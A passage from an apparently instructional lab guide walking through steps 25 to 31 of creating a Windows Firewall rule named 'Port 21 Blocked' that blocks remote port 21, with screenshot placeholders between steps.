
25. In the Profile section, ensure that all options (Domain, Private, and Public) are checked and click Next.




26. In Name, type Port 21 Blocked in the Name field and click Finish.



27. The new rule **Port 21 Blocked** is created, as shown in the screenshot.




28. Right-click the newly created rule (**Port 21 Blocked**) and click **Properties**.



29. The **Properties** window for **Port 21 Blocked** rule appears.


30. Select the **Protocols and Ports** tab. In the **Remote port:** field, select the **Specific Ports** option from the drop-down list and enter the port number as **21**.

31. Leave the other default settings, click **Apply**, and then click **OK**.

